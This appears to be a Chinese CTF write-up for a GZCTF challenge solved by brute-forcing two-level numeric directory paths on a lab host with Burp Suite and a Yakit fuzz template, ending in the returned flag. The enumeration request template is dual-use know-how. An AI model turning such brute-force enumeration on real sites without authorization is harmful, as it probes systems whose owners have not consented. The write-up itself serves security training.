
simple_dir_brute

原地址：GZCTF-challenges/simple_dir_brute

访问网页，如下内容



where is flag?


自动跳转 `IP:PORT/0/0/not-here.txt` 路径并显示 `where is flag?`

这题是目录爆破~~（范围 1-100）~~

使用 bp 抓个请求包先

```
GET /0/0/ HTTP/1.1
Host: IP:PORT
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

成功爆破



序号	方法	状态码	URL	Host	Path	操作
790949	GET	302	http://192.168.128.131:32787/95/95/	192.168.128.131	/95/95/	
790948	GET	302	http://192.168.128.131:32787/89/93/	192.168.128.131	/89/93/	
790947	GET	302	http://192.168.128.131:32787/72/99/	192.168.128.131	/72/99/	
790946	GET	302	http://192.168.128.131:32787/63/97/	192.168.128.131	/63/97/	
790945	GET	302	http://192.168.128.131:32787/81/93/	192.168.128.131	/81/93/	
790944	GET	302	http://192.168.128.131:32787/67/92/	192.168.128.131	/67/92/	
790943	GET	302	http://192.168.128.131:32787/86/91/	192.168.128.131	/86/91/	
790942	GET	302	http://192.168.128.131:32787/99/100/	192.168.128.131	/99/100/	
790941	GET	302	http://192.168.128.131:32787/91/100/	192.168.128.131	/91/100/	
790940	GET	302	http://192.168.128.131:32787/100/100/	192.168.128.131	/100/100/	

URL: http://192.168.128.131:32787/97/41/ Tags 响应类型: html

Request id: 786742

```
GET /97/41/ HTTP/1.1
Host: 192.168.128.131:32787
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 30 Oct 2025 05:46:34 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.2.29
Keep-Alive: timeout=5, max=88
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 30

flag{GZCTF_dynamic_flag_test}
```

yakit 爆破请求包

```
GET /{{int(1-100)}}/{{int(1-100)}}/ HTTP/1.1
Host: IP:PORT
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

爆破目录，然后得到 flag